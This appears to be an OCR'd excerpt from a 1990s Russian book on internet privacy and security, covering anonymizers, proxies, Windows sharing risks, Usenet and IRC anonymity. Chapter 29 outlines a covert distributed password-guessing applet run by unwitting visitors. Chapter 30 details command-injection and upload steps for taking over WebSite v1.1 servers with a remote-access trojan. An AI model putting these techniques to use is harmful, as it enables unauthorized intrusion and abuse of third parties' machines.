Путешествуя по Internet, мы не часто задумываемся о том, что оставляем следы своих посещений каждый раз, когда заходим на какой-либо сайт. Пожалуй, об этом и не стоило бы беспокоиться, если бы не был так велик тот объем информации, который потенциально могут добыть о нас владельцы сайта. Стандартные log-файлы, хитроумные скрипты и прочие ухищрения любопытных владельцев способны узнать о вас многое: тип компьютера и операционной системы, страну пребывания, название и адрес провайдера и, зачастую, даже адрес электронной почты и ваше имя.

Существует много причин, по которым пользователь может не захотеть оставлять следы своего пребывания. Тут и нежелание раскрыть свой адрес электронной почты, чтобы не стать жертвой спама, и необходимость получить информацию с сайта, который варьирует ответ в зависимости от страны, из которой отправлен запрос. Или, например, вы частенько заходите на Web-узел ваших конкурентов и хотите делать это анонимно.

Некто, поддерживающий работу сайта своей юридической фирмы, регулярно составляет график его посещения самыми серьезными конкурентами его фирмы, которые проводят там довольно много времени, что, вкупе с ситуацией на рынке юридических услуг, дает богатую информацию к размышлению.

Кроме того, существуют такие бяки, как **cookies,** да и дыры в безопасности в MSIE обнаруживаются все новые и новые... В общем, не послать ли нам в путешествие по WWW кого-нибудь еще? Идея трезвая и достаточно легко выполнимая, причем несколькими способами.

Анонимайзер

Осуществить подобный анонимный серфинг позволяет служба **Anonymizer**. Зайдите на их сайт, наберите нужный URL, и вперед! От-

правляясь по ссылке, помещенной на странице, которую вы просматриваете с помощью Анонимайзера, вы попадаете на очередную страницу снова через Анонимайзер, так что процесс автоматизирован, и набирать новый URL снова не нужно. Были времена, когда Анонимайзер отправлялся по указанному адресу немедленно, теперь же для тех, кто пользуется этой службой бесплатно, существует 30-секундный период ожидания. Кроме того, Анонимайзер позволял использовать как HTTP, так и FTP-ресурсами. Теперь же использовать FTP могут лишь зарегистрированные пользователи.

При использовании этой службы след в log-файлах оставляете не вы, а Анонимайзер, что исключает возможность сбора всей той информации, о которой было написано выше. Никакие cookies до вас не доходят. Некоторые сайты, например, **Web chat rooms** и отдельные почтовые службы, через него недоступны, что, очевидно, объясняется желанием их владельцев следить за посетителями. Анонимайзер также не работает с безопасными узлами, использующими SSL-протокол.

Анонимайзер имеет еще две приятные особенности. Во-первых, некоторые сайты WWW бывают недоступны из одного места, но доступны из другого. Недавно автор в течении 20 минут безуспешно пытался попасть на один сайт в Австралии, находясь в России. Использование Анонимайзера немедленно проблему решило, и долгожданная страница быстро загрузилась.

Во-вторых, некоторые сайты выдают вам информацию в зависимости от того, откуда поступает ваш запрос. Пример из жизни. Находясь на сайте **Encyclopaedia Britannica,** автор захотел выяснить цены на продукцию этой фирмы. Нажатие на кнопку **Order Information** привело его на страницу, содержащую список дилеров по всему миру, включая и московского дилера — «Мир Знаний». Заход на ту же страницу через Анонимайзер дал совершенно другой результат: на экране появился прайс-лист. Сравнение показало, что в Москве Encyclopaedia Britannica CD'97 продается во много раз дороже, чем в Штатах. Мораль: пользуйтесь Анонимайзером и не покупайте ничего в «Мире Знаний».

Служба iproxy

Эта служба, располагающаяся по адресу **www.iproxy.com**, работает подобно Анонимайзеру. От пользователя требуется заполнить небольшую анкету, указать свой электронный адрес, и после получения подтверждения по электронной почте и ответа на это подтверждение можно отправляться в путь, причем без 30-секундных задержек, как в случае с Анонимайзером. Обмен подтверждениями несколько настораживает, обнаруживая то, что владельцам службы на самом деле на **privacy** напле-

вать, но, поскольку получить анонимный адрес — не проблема, а работает **iproxy** быстрее Анонимайзера, представляется разумным использовать эту службу. Единственное «но» — сервер иногда бывает в «дауне», причем это может продолжаться целую неделю.

Прокси-серверы

Анонимизировать путешествие по сети можно также с помощью прокси-сервера. Прокси-сервер работает, по сути, как Анонимайзер, т.е. документ с сайта «забирает» он, а не вы. Правда, есть некоторые немаловажные отличия, а именно:

- **от cookies** вас прокси не избавляет (избавьте от них себя сами, сделайте файл **cookies.txt** read-only, и все дела!);
- прокси сервер работает как с HTTP, так и с FTP, что дает возможность анонимизировать посещение не только Web-сайтов, но и FTP-архивов. Вообще говоря, прокси-серверы поддерживают и другие протоколы, но для анонимного путешествия по сети они мало значимы;
- IP-адрес вашего родного прокси-сервера, т.е. того, пользование которым обеспечивает ваш провайдер, все равно отражает имя вашего домена или, по крайней мере, его примерное географическое положение.

Последний пункт приводит нас к следующему выводу: если вам очень важно остаться анонимным при работе с каким-нибудь сайтом или при чтении и отправке почты с использованием обозревателя, используйте не свой прокси-сервер, а чужой.

Большинство прокси-серверов ограничивают доступ на основании IP-адреса, с которого происходит обращение. Иными словами, если вы пользуетесь провайдером **Demos,** то прокси-сервер **Glasnet** вас к себе попросту не пустит. Но, к счастью, в сети всегда можно найти «добрый» прокси, владельцы которого либо открыто заявляют о его доступности для всех желающих, либо прокси, который по той или иной причине не ограничивает доступ только своим доменам, о чем широкой публике не известно,

Далеко не все прокси-серверы являются полностью анонимными. Некоторые из них позволяют администратору сайта, который вы посещаете с использованием прокси, при желании определить IP-адрес, с которого происходит обращение к прокси, т.е. ваш реальный IP-адрес.

Если вы получите сообщение **Proxy server is detected!** — ваш прокси имеет «дыру», и вам будет предоставлена информация о вашем реальном

IP-адресе, как, впрочем и об IP-адресе прокси-сервера, который вы используете. Если же сообщение гласит: **Proxy server is not detected** — все в порядке!

В заключение еще несколько соображений касательно использования прокси-серверов. Работа через далеко расположенный прокси снижает скорость передачи данных и время ожидания. Прокси, настроенный на HTTP-протокол, не анонимизирует работу *с* SSL-узлами, работающими по протоколу HTTPS (это для вас, любители расплатиться фиктивной кредитной карточкой).

Глава 27. Атака

Во-первых, пусть название главы вас не пугает... или пугает, но не очень сильно. Речь идет всего лишь о том, что когда компьютер подключен к сети, он становится ее частью. К сожалению, большинство пользователей забывает об этой совершенно тривиальной истине. Меж тем забывать о ней не стоит, ибо несколько практических выводов, которые из нее следуют, таковы:

* Вы имеете доступ к миллионам компьютеров Internet, а миллионы компьютеров Internet зачастую имеют доступ к вашему компьютеру.
4 Загружая программы из сети, вы можете заполучить на свой диск программу-троянца или вирус.
◆ Любой компьютер в сети подвержен различным техническим атакам, которые могут привести к его зависанию, потере данных и прочим прелестям.

Ну, а теперь рассмотрим все это подробнее, спокойно и без истерик. Разговор пойдет о компьютерах, работающих под Windows 95/98/NT. Знатоки (опытные пользователи, гуру, хакеры) могут удалиться, начинающие (неопытные пользователи, женщины, дети, военные) могут остаться.

Доступ к компьютеру

Примерно к четверти или трети всех компьютеров под Windows в сети можно получить доступ за пару минут. Этот печальный факт объясняется тем, что сами пользователи (или глупые системные администраторы) конфигурирую компьютер таким образом, что его папки или целые диски становятся доступными для чтения и записи с удаленных

компьютеров. Формально это называется **File and Print Sharing.** Если вы щелкнете по иконке **Network в Control Panel,** то увидите эту кнопку. И если флажок **I want to be able to give others access to my files** включен, то стоит задуматься.

Почему пользователи дают доступ к своим файлам — наверное, понятно. Самая распространенная ситуация — в доме два компьютера, соединенных в маленькую сеть. Скрывать друг от друга нечего, поэтому дается свободный доступ сразу ко всему. Или человеку нужно переписать данные с десктопа на ноутбук. Или в небольшой фирме стоит локальная сеть. Или вы просто любите на разные незнакомые кнопки нажимать... Ну, а где доступ с соседнего компьютера, там и доступ из Internet.

Остановимся на том, к чему могут привести путешествия других людей по вашим дискам и как этого избежать. Во-первых, у вас могут украсть приватную информацию, что крайне неприятно. Файлы могут также вообще стереть, что, пожалуй, еще неприятнее.

Но, как правило, крадут другое, особенно если крадут русские: пароли. Особенности национального менталитета («Халява!») приводят к тому, что масса малолетних бездельников только и занимается тем, что крадет пароли доступа к Internet с чужих компьютеров, благо устройство Windows 95/98 и большинства программ к этому располагает.

Пароли хранятся просто по всему диску, обычно в слабозашифрованном виде. Dial-Up-пароли — в файлах **.PWL**, почтовые пароли к Outlook — в реестре, к Eudora — в **eudora.ini**, к FTP-сайтам (включаю вашу персональную страничку) — в разных файлах FTP-клиентов, пароли Windows NT — в файлах SAM, и т.д., и т.п. Появилось множество программ, которые способны эти пароли извлекать, и целые коллекции таких программ, например на сайте **Russian Password Crackers** есть несколько программ для работы с **.PWL**-файлами. Так что пусть звездочки в окне ввода пароля вас не обнадеживают, а вот свободный доступ к файлам своего компьютера лучше ограничить.

Как это сделать? Windows 95/98 и Windows NT по-разному обеспечивают удаленный доступ. В первом случае, как правило, используется **share-access control** (доступ на основании только пароля), во втором — **user-access control** (на основании пары имя-пароль).

Для пользователей Windows 95/98 самое простое решение — отключить **File and Print Sharing,** если он вам уже не нужен. Можно также убрать привязку **File and Print Sharing** к протоколу **TCP/IP (Control Panel ⇨ Network ⇨ TCP/IP ⇨ Properties ⇨ Bindings)**, что эффективно заблокирует доступ к общим ресурсам из Internet. Если же доступ нужен, то ставьте пароли на общие папки и диски, причем, желательно, сложные

пароли. Имейте также в виду, что существует возможность «взобраться вверх по дереву», то есть если на диске C: есть папка **SomeStuff**с открытым доступом, то до корня C: тоже могут добраться. Ну, а вообще Windows 95/98 — операционная система слабо защищенная, и никакой гарантии безопасности дать, увы, не может.

В качестве развлекательной программы можно установить **NetWatcherPro** (245K, freeware), которая включает сирену каждый раз, когда кто-то ломится в компьютер. При этом показывается IP-адрес атакующего и те файлы и папки, которые визитер просматривает. Очень познавательно! Если доступ хотя бы к одной папке открыт, сирену будете слышать, как минимум, раз в час.

А кони все скачут и скачут...

Какие кони? Троянские! Троянцами называют программы, которые, на первый взгляд, выполняют некие полезные функции, но на самом деле либо разрушают систему, либо отдают контроль в руки другого человека. Пород троянцев множество: некоторые из них вообще не выполняют полезных функций, а просто скрытно «живут» на диске и делают разные гадости, а некоторые, наоборот, совершенно не скрываются от пользователя, при этом производя некоторые манипуляции, о которых никто не подозревает (или не должен подозревать). Пример первой породы — всем известный Back Orifice, дающий врагу почти полный контроль над вашим компьютером и для вас невидимый. Пример второй породы — MS Internet Explorer, который при соединении с сайтом Microsoft развивает совершенно бешеную активность по пересылке данных с компьютера на сервер, объем которых явно превосходит простой запрос HTML документа.

Попасть троянец на компьютер может двумя основными способами: либо вам его «положат» на диск, либо вы его сами себе скачаете.

Множество людей получают подобные программы себе на диск каждый день. Не стоит скачивать программы с неизвестных сайтов, поддавшись на обещания авторов дать вам «сУпЕр КрУТУю МочИлкУ против /\аммер0в» или классный вьюер для бесплатной порнухи. Не надо также открывать attachments, пришедшие с почтой от незнакомых людей.

В ваше отсутствие какая-нибудь добрая душа может просто переписать троянца на компьютер с дискеты (не оставляйте компьютеры без присмотра!). Кроме того, троянца могут положить из сети прямо на диск, пока вы, ничего не подозревая, мило беседуете в IRC или гуляете по сайту Netscape.

Некоторых, особенно распространенных троянцев способны обнаруживать антивирусные программы, например, **AntiViral Toolkit Pro.** Имейте в виду, что всех троянцев ни одна программа обнаружить не может, и можно спокойно рассмеяться в лицо тому производителю софта, который пытается убедить вас в обратном.

Технические атаки

На самом деле, термин «Технические атаки» не очень точен. Все атаки, по сути, технические. Здесь имеются в виду атаки из сети, направленные на технический вывод из строя компьютера, как правило, на короткое время, нужное для перезагрузки. По-английски такие атаки называются **Denial of service (DOS) attacks. K privacy** это прямого отношения не имеет, но раз уж зашел разговор об атаках, то упомянем и о них.

Симптомы «болезни» таковы: неожиданно компьютер, подключенный к сети, зависает, либо появляется голубой «экран смерти» — сообщение об ошибке. Лечение простое — **Alt-Ctrl-Del.**

Инструментарий для таких атак водится в сети в большом количестве, не меньше и недоумков, которые получают наслаждение от того, что заваливают чей-то компьютер. Самый известный представитель славного семейства — **Winnuke**, уложивший в свое время миллионы компьютеров под управлением Windows. Менее известны **bonk, smurf, ping of death...** нет им числа. Почти от всех подобных атак можно защититься, регулярно скачивая патчи с сайта Microsoft.

Глава 28. В поисках халявного Web-хостинга

Итак, вы разработали дизайн своего сайта и насытили его содержанием. Следующий вопрос — где все это размещать? На первый взгляд, ответ очевиден: подавляющее большинство провайдеров предоставляет своим клиентам некий бесплатный (вернее, уже оплаченный абонентским или повременным тарифом) объем дискового пространства. Обычно он колеблется от 256 КБ до 1 МБ. Для начала здесь и разместимся. Ведь мегабайт — это много, особенно если графика оптимизирована, тексты выверены и отредактированы.

Однако аппетит приходит во время еды. Появляются все новые и новые интересные ссылки, растет объем графики. А затем хочется попробовать и RealVideo, и дать звуковое сопровождение. И в один не очень прекрасный день вы получаете уведомление, что бесплатный лимит исчерпан, и предлагается либо сократить объем, либо платить за пе-

ерасход. В противном случае робот угрожает произвольно стереть все, что выходит, скажем, за 1 МБ.

Что делать? Сокращать — жалко, платить — накладно (обычно это существенно больше, чем вы платите за доступ). Тут-то и приходит время обратиться к серверам, обеспечивающим так называемый бесплатный хостинг web-страниц.

На первое место претендует **Virtual Avenue.** Достоинства — большой (хотя и не максимальный, но у многих ли сайты превышают 20 МБ) объем, как бы настоящий домен третьего уровня, быстрая и (почти) устойчивая работа. Реклама — не очень навязчива, хотя можно бы и попроще. Но бесплатно всегда приходится выбирать между плохим и очень плохим. Впрочем, за деньги нередко тоже.

Второе место за **XOOM.** Одиннадцати МБ в большинстве случаев хватает для среднего сайта. Реклама — предельно ненавязчивая. Программ для автоматической замены и вставки можно найти в Сети сколько угодно (например, **http://freeware.ru** или **http://listsoft.ru**). **Не** всегда стабильно? — Так ведь халява, сэр. Этим грешат и коммерческие провайдеры.

Третье место поделили между собой **Webjump и SpacePort**. В пользу первого — 25 МБ и домен третьего уровня. Против — не очень изящное решение рекламной проблемы и не очень стабильная работа. За второй — неограниченный (если, конечно, его действительно можно получить) объем и быстрая и стабильная работа. Против — **pop-up** и не лучшая система адресации. Но в целом и тот, и другой — вполне приемлемое решение.

Прочие имеющиеся — рекомендовать трудно. **Cyber Sides** накладывает слишком большие ограничения на содержание. **NeoCerf** прекратил оказывать бесплатные услуги. У **RoyaltyStudios** уж очень сложная регистрация.

Глава 29. Некоторые аспекты атаки по словарю

Всем известна старая атака по словарю. А также ее дополнение (имеется в виду атака с нескольких машин). В общем случае это выглядит так:

- Клиент (**Crk-client**) обращается к серверу (**Crk-server**) за очередной порцией паролей.

- **Crk-server** помечает эту порцию как находящуюся в работе.
- **Crk-client** пробует все пароли из этой порции. Если один из них подошел, отправляется сообщение на **Crk-server** и на этом заканчиваем перебор. Если нет, то **Crk-client** отсылает на **Crk-server** сообщение об окончании перебора и берет новую порцию. Если соединение разрывается по ошибке или **Crk-client** завис, то он, естественно, ничего не отправляет.
- * **Crk-server** получает сообщение об окончании перебора, тогда эта порция удаляется как уже обработанная. Или по **time-out Crk-server** помечает эту порцию как необработанную.

Рассмотрим, например, **chat.ru** (сервер). Он предоставляет следующие виды сервиса:

- Размещение страниц.
- Почту (как POP3, так и SMTP).

Рассмотрим, как можно организовать перебор пароля на любой сервис данного сервера.

Crk-client можно написать в виде апплета на яве и положить апплет на сервер. Это делается для того, чтобы перебором паролей занимались посетители Web-страницы (даже не подозревая об этом). В логах сервера перебор будет разнесен во времени и пространстве, т.е. попытки будут происходить через неравные промежутки времени и из разных мест. И к тому же невозможно будет определить, кто же в действительности подбирает пароль.

Этот апплет может коннектиться только с тем сервером, откуда он был загружен **(chat.ru). Нам** это и нужно.

Проблема в следующем: как разместить на сервере **Crk-server?** Очевидно, что это не получится. Покажем, как можно обойтись без **Crk-server**'а...

Регистрируем два аккаунта **(WordList и TMP)** на сервере, размещаем HTML-страничку с апплетом **Crk-client,** а словарь кладем в почтовый ящик **(WordList)** на сервере. Словарь необходимо разбить на порции, например по 20 паролей. При этом каждая порция лежит отдельным письмом. **Crk-client** при запуске обращается на **WordList** по протоколу **POP3** и берет первое же письмо (удаляя его с **WordList,** но отсылая его по **SMTP на TMP**). Далее **Crk-client** начинает перебор. Если пароль успешно найден, отправляем его по **SMTP** себе. Если перебор завершился впустую,

удаляем из **TMP** эту порцию. Когда одновременно работают несколько клиентов, может возникнуть проблема. Но «свою» порцию можно найти, используя команду:

```
POP3 TOP msg n
```

Если **Crk-client** не доработал из-за ошибки, то эта порция не потеряется и ее можно переместить из **TMP** в **WordList**. Делать это придется или вручную (что нежелательно), или возложить эту функцию на **Crk-client.** Тут возникает еще одна проблема, как отличить в TMP порции, которые обрабатываются сейчас, от тех, которые надо переместить в **WordList.** Для этого нужно анализировать дату отправки порции и текущее время. Если разница порядка часа, то эту порцию перемещаем в **WordList.**

Скорость перебора зависит от качества связи с сервером и от количества посетителей Web-странички.

Теперь немного о применении вышеописанного. На первый взгляд, может показаться, что это работает только для халявных серверов, но это не так. Это работает и для серверов провайдеров, если только HTTP, POP3 и SMTP обслуживаются одной машиной.

С некоторыми изменениями этот алгоритм можно использовать для серверов, которые предоставляют только HTTP. Правда, для этого сервер должен поддерживать методы **DELETE** и **PUT,** ну, и **GET,** естественно.

Глава 30. Взлом WWW-серверов

Взлом осуществляется через стандартные примеры, идущие в поставке с web-сервером, а так как люди еще не сильно задумываются о защите своего сайта, считая это не очень большой проблемой, и часто оставляют все на Авось, то просто ставят WebSite, ничего не предпринимая для его настройки и обеспечения достаточной защиты. Все имеющиеся в сети сайты под управлением **WebSite v1.1** имеют лазейку, обеспечивающую почти полный доступ к машине, на которой они находятся.

Как у нас ставят **WebSite?** Просто давят кнопку **Install,** и потом прога говорит, что web-сервер поставлен. Люди находят, где находится корень web-сайта, закачивают туда свою информацию, и все так и живет, пока не наступает время **«дельта Тэ»**.

Что же появляется в таком состоянии? По умолчанию отображается (мапится, **mapping)** куча ненужных для работы сервера каталогов **/java/**, **/publish/, /wsdocs/**, **/cgi-dos/**, **/cgi-win/**. Конечно, в какой-то момент времени они, возможно, и понадобятся, но вначале они просто не нужны. Это с одной стороны, с другой стороны создателям **WebSite** со всех сторон нужно показать возможности этого сервера, что они с успехом и делают, открывая потенциальные дырки в защите web-сайта и заполняя эти каталоги разнообразными примерами, так радующими глаз потенциального взломщика.

Поставим на машину **WebSite v1.1f** в дефолтовой конфигурации и приступим к исследованию его на дырки.

Задача перед нами стоит такая: закачать на ломаемый сервер какое-нибудь средство удаленного администрирования и управления, типа **BO** или **NetBus,** и запустить его. Этап закачки не представляет никакого интереса, т.к. по умолчанию **WebSite** позволяет удаленно запустить **/cgi-win/uploader.exe** и закачать кому угодно что угодно.

Вторым этапом является выяснение месторасположения каталога с WebSite'oM. Это делается тоже очень легко, просто удаленно запускаем файл **/cgi-dos/args.bat,** на что нам в ответ приходит сообщение типа:

```
Empty output from CGI program
D:/WebSite/cgi-dos/args.bat
```

что однозначно определяет каталог с WebSite'oM. Тогда отображаемый каталог **/cgi-dos/** будет находится в каталоге **D:/WebSite/cgi-dos/**, а путь к файлу **Patch.exe,** который мы закачиваем, будет:

```
D:/WebSite/UploadS/Patch.exe
```

Итак, момент, к которому мы подошли, — это исследование на предмет возможности запуска файла, который мы закачали. Например, у web-сервера Apache есть уязвимость на счет тестовых скриптов **/cgi-bin/test-cgi и /cgi-bin/nph-test-cgi**, которые аналогичны присутствующему в WebSite примеру **Args.bat.** Эта уязвимость заключается в том, что возможна распечатка передаваемой строки в таком виде, в каком она присутствует, и это обычно делается строчкой скрипта

```
echo QUERY_STRING = $QUERY_STRING
```

т.е. если мы передаем строчку типа **> 1.bat**, то по логике вещей строчка

```
QUERY_STRING =
```

будет перенаправлена в файл **l.bat,** путь к этому файлу мы могли бы указать на каталог **/cgi-bin/,** он бы туда записался, и далее уже удаленно мы могли бы его запустить из этого каталога.

Мы можем засылать специальные непечатные символы типа **CR** (код 0dh), **LF** (код 0ah). Появление таких символов в командной строке приведет к переводу строки в скрипте и вполне возможно, что следующей строчкой вдруг ни с того ни с сего окажется наш файл, лежащий в каталоге **/uploads/.**

Рассмотрим, как запускаются **.bat** скрипты на web-сервере на основе WebSite.

При обработке **bat-скрипта** во временном каталоге **WebSite/cgi-temp/** создаются 4 файла: **xxxxx.acc, xxxxx.bat, xxxxx.inp, xxxxx.out.** В глаза сразу бросается файл **xxxxx.bat.** Так, при удаленном запуске **/cgi-dos/args.bat** получается такой файл **xxxxx.bat:**

```
@ECHO OFF&&TITLE WebSite CGI
D:\WebSite\cgi-dos\args.bat
D:\WebSite\cgi-temp\xxxxx.out
```

Если этому **.bat**файлу кинуть в командной строке аргументов, например, **/cgi-dos/args.bat?africa.bat**, то получим **xxxxx.bat:**

```
@ECHO OFF&&TITLE WebSite CGI
D:\WebSite\cgi-dos\args.bat africa.bat
D:\WebSite\cgi-temp\xxxxx.out
```

Кто знает, что такое перенаправление потока данных (значки > и <), сразу поймет, что здесь к чему. По-простому, **WebSite** создает временный **xxxx.bat** файл, результаты деятельности которого перенаправляются в файл **xxxxx.out.** Этот файл **xxxxx.out** отдается удаленному клиенту результатом работы скрипта, если в работе скрипта не произошло ошибки. Во временных файлах вместо символов **xxxxx** подставляется случайная последовательность символов.

Запускаем вот так:

```
/cgi-dos/args.bat?>d:/Website/cgi-shl/1.bat
```

получаем **xxxxx.bat:**

```
@ECHO OFF&&TITLE WebSite CGI
D:\WebSite\cgi-dos\args.bat africa.bat
^>D:/WebSite/cgi-shl/1.bat
D:\WebSite\cgi-temp\xxxxx.out
```

Видите, как нехорошо поступил **WebSite** — перед символом перенаправления > поставил какую-то гадость ^, от которой всякое перенаправление перестает быть перенаправлением.

Если забивать много много перенаправлений типа >, то вполне возможно, что в какой-то момент времени на каждый значок > не хватит значка ^, так как вполне возможно, что буфер у **WebSite** не резиновый.

Глава 31. Скрытая Usenet

Большинство людей, использующих Usenet, знает, как важно бывает скрыть свою личность. Во-первых, как только вы послали любое сообщение в любую группу новостей, ваш почтовый ящик с необычайной скоростью начинает наполняться **junk mail,** т.е. всяким мусором, рассказывающим, как разбогатеть за месяц, остановить выпадение волос и другой подобной дрянью. Во-вторых, ваши публично высказанные взгляды могут вызвать волну откликов, причем не только в рамках группы новостей, но и направленных напрямую автору сообщениях, что не всегда желательно. В-третьих, ваши друзья, коллеги или работодатель могут натолкнуться на ваше сообщение, причем оно может им не понравиться. Короче говоря, причин может быть много, а вывод один: совсем не плохо знать, как сохранить анонимность в Usenet.

Кратко опишем методы, которыми можно воспользоваться для этой цели. Первые два метода дают вам возможность пользоваться альтернативным электронным адресом, при этом ответы на ваше сообщение в Usenet (а **также junk mail)** вы получать все равно будете, а вот ваша реальная личность останется скрытой. Третий метод дает полную анонимность: никакой почты вообще. Так что выбирайте тот, который больше подходит.

Метод #1

Использование коммерческой службы для отправки сообщений в группы новостей. Стоит денег, но прост в использовании. Адреса: **www.nymserver.com и www.mailanon.com** (последняя служба предоставляет семидневный бесплатный пробный период).

Метод #2

Получение бесплатного электронного адреса в **Hotmail** или **NetAddress,** что, по сути, равнозначно получению «фиктивного» адреса, поскольку ваше настоящее имя давать совсем не обязательно, и использованию **DejaNews free posting service.** Метод чуть более сложен, чем первый. Никому не известно, кто вы, но чтобы скрыть еще и где вы, следует воспользоваться прокси-сервером, иначе ваш IP-адрес будет обнаруживать ваше географическое положение. Другим недостатком метода явля-

ется поле **FROM** в отправленном сообщении, поскольку в нем какое-то, пусть и фиктивное, имя фигурировать будет, например **John Johnson.**

Метод #3

Использование **mail-to-news gateway** в сочетании с анонимным римейлером. **Mail-to-news gateway** позволяет пользователям отправлять сообщения в группы новостей с использованием электронной почты, а не местного сервера новостей. Но если пользоваться этим сервисом «в лоб», то ваше имя и обратный адрес будут фигурировать в сообщении, т.к. **mail-to-news gateways** их не анонимизируют. Для того, чтобы достичь полной анонимности, следует использовать комбинацию анонимного римейлера и **mail-to-news gateway,** т.е. отправить сообщение в **mail-to-news gateway** с сайта такого римейлера. Это просто: отправляйтесь на такой сайт, затем к странице, позволяющей отправлять сообщения (можно воспользоваться SSL-защищенной формой), наберите ваше сообщение, а поле **TO:** заполните в соответствии со следующей схемой.

Для отправки сообщения, например, в группу **alt.test**, адрес должен быть таким:

```
m2n-YYYYMMDD-alttest@alpha.jpunix.com
```

где

YYYYMMDD — это текущая дата (год, месяц, день). Для отправки сообщения в несколько групп их названия следует разделить знаком +. Например, для отправки сообщения в **alt.test** и misc.test 11 сентября 1998 адрес таков:

```
m2n-19980911-alt.test+misc.test@alpha.jpunix.com
```

Вот и все. Ваше сообщение будет выглядеть так:

```
Date: Thu, 11 Sep 1998 11:09:02 +0200 (MET DST)
Message-ID: <199809111009.MAA29412@basement.replay.com>
Subject: Just testing
From: nobody@REPLAY.COM (Anonymous)
Organization: Replay and Company UnLimited
X-001: Replay may or may not approve of the content of this posting
X-002: Report misuse of this automated service to
X-URL: http://www.replay.com/remailer/
Mail-To-News-Contact: postmaster@alpha.jpunix, com

Newsgroups: alt.test, misc.test
This is only a test
```

Как легко заметить, не малейшего следа отправителя! Следует не забывать о еще одном важном моменте. **Mail-to-news gateways** появляются и исчезают. **Alpha.jpunix.com** работает сегодня, но может исчезнуть завтра. Но не печальтесь, свежую информацию о таких службах можно всегда найти. И не забывайте попробовать, как все работает, прежде чем отправить что-либо важное!

Все сообщения, отправляемые в Usenet, по умолчанию сохраняются в базе данных навеки. Если вы не хотите, чтобы сообщение было заархивировано, следует воспользоваться командой:

```
X-no-archive:yes
```

Это можно сделать либо путем добавления этого дополнительного заголовка в сообщение, если news-клиент позволяет это сделать, либо просто в первой строке сообщения написать **x-no-archive:yes**.

Иногда пользователь отправляет сообщение, а потом жалеет об этом, особенно если он не воспользовался заголовком **x-no-archive:yes. Dejanews** позволяет «убить» отправленное ранее сообщение.

Некоторые пользователи предпочитают пользоваться Usenet, избегая возможного наблюдения провайдера. В этом случае неплохим решением становится использование публичных серверов новостей.

Глава 32. Скрытая Internet Relay Chat

IRC оставила далеко позади себя как неуклюжие chat'ы в окне браузера, так и маразматические «комнаты общения» таких онлайновых служб, как AOL и MSN, превосходящие по степени контролируемости, поднадзорности и отсутствия какой бы то ни было анонимности школьные утренники в СССР. IRC настолько популярна, что многие люди проводят в IRC больше времени, чем бродя по WWW. И коль скоро для многих людей это часть жизни, следует подумать и о privacy в этой виртуальной жизни.

Вы — дичь

Возможность прослушивания того, что вы говорите другому человеку при общении один на один. Здесь все довольно просто: если вы считаете, что обсуждаемый вопрос конфеденциален, не пользуйтесь общением на канале, даже если кроме вас и вашего собеседника на нем никого нет. Не пользуйтесь командой /msg или окном query, что одно и то же. Вся информация проходит через IRC-сервер и технически может быть

записана. Вместо этого воспользуйтесь DCC (Direct Client to Client). При этом информация будет передаваться вашему собеседнику напрямую, минуя сервер, от которого можно даже отключиться после установления связи по DCC. В принципе, и эту информацию можно расшифровать на любом из узлов, через который установлена связь между вами и вашим собеседником, но это сложно.

Сбор информации о том, на каких каналах вы находитесь, с последующей идентификацией вашей личности. Допустим, политический деятель, скрывающий свою гомосексуальную ориентацию, часто бывает в IRC. Будучи уверенным в свой анонимности, он частенько заходит на канал **ftrussiangay** или **#blackleather**. Общается с людьми. Вступает в переписку, не называя, понятное дело, своего реального имени. А потом находит все свои письма опубликованными в какой-нибудь вонючей бульварной газетенке типа Московского Комсомольца. Не очень приятно. Но ситуация вполне возможная.

Если вы хотите быть анонимны, не указывайте свой настоящий адрес e-mail в соответствующем поле в **Setup.**

Станьте «невидимы». Это свойство позволяет вам оставаться не обнаруженным при попытке любого пользователя, не знающего точное написание вашего **nick,** найти вас в IRC по имени вашего домена или userid (часть вашего e-mail, стоящая перед знаком @), используя команду **/who** или **/names.** Это делается командой **/mode $me** +i, которая может быть для удобства включена в список команд, автоматически выполняемых при подключении. В последних версиях mIRC надо просто поставить галочку напротив **Invisible Mode** в диалоговом окне **Setup.**

Не давайте свой адрес людям в IRC, в добропорядочности которых вы не уверены. Или, по крайней мере, давайте свой альтернативный адрес.

Вы — охотник

Довольно мощным средством поиска по какой-либо известной части информации о пользователе (или группе пользователей) является команда /who, о которой почему-то нет ни слова в mIRC'овском Help-файле. Делая запрос о пользователе командой **/whois,** мы обычно получаем примерно такой текст:

```
ShowTime  ~mouse@ml1_12.linknet.net * May flower
ShowTime on #ircbar #newbies
ShowTime using Oslo-R.NO.EU.Undernet.org [194.143.8.106]
Scandinavia Online AS
End of /WHOIS list.
```

Команда /who позволяет задать маску для поиска пользователей по любой части их доменного имени, userid или имени (то, что в поле Real Name). Допустим, мы ищем людей из домена global.de. Синтаксис таков:

```
/who«global.de*
```

Или ищем всех пользователей из Сингапура:

```
/who *.sg*
```

Или мы уже общались с господином ShowTime и хотим найти его опять:

```
/who *mouse*
```

или

```
/who *flower*
```

Так же могут найти и вас, если вы не воспользуейтесь командой /mode $me +i.

Определение адреса электронной почты — задача довольно сложная, но иногда выполнимая. Начнем с «лобовой» атаки. Команда /ctcp ShowTime userinfo (или, проще, через меню) покажет нам e-mail address, указанный самим пользователем. Поскольку мало кто сообщает свой настоящий адрес, надежды на правдивый ответ мало. Если домен полученного адреса совпадает с тем, что следует за знаком @ в ответе, полученном на запрос /whois, то вероятность того, что адрес указан правдивый, повышается.

Следущая возможность — использовать информацию, содержащуюся в ответе на запрос /whois. Имя домена подделать невозможно, поэтому мы наверняка знаем, что пользователь ShowTime из домена linknet.net. Это первый шаг. Часто вместо буквенной строки после знака @ следует цифровой IP-адрес, который по той или иной причине не определился при подключении пользователя к серверу. Его можно попытаться определить командой /DNS ShowTime. Если результат получен, то переходим к следующему абзацу. Если нет, то попробуем еще один способ. Воспользовавшись программой WS Ping32 или CyberKit, сделаем TraceRoute с указанием цифрового адреса. Программа проследит путь от вашего IP-адреса до искомого IP, принадлежащего ShowTime. Последний из определившихся по имени адресов укажет, скорее всего, на имя домена пользователя.

Едем дальше. У нас есть либо полное имя, соответствующее IP-адресу пользователя под кличкой ShowTime (mll_12.1inknet.net), либо, в худшем случае, только имя домена (linknet.net). В первом случае мы можем попытаться, воспользовавшись командой finger (либо в одной из

двух вышеупомянутых программ, либо прямо в mIRC, где есть кнопка **Finger** прямо на **Tool Bar),** определить всех текущих пользователей из домена linknet.net. Для этого мы делаем **finger** адреса **@linknet.net** (userid не указываем). При удачном стечении обстоятельств мы получим что-нибудь в этом роде:

```
Trying linknet.net
Attempting to finger @linknet.net
[linknet.net]
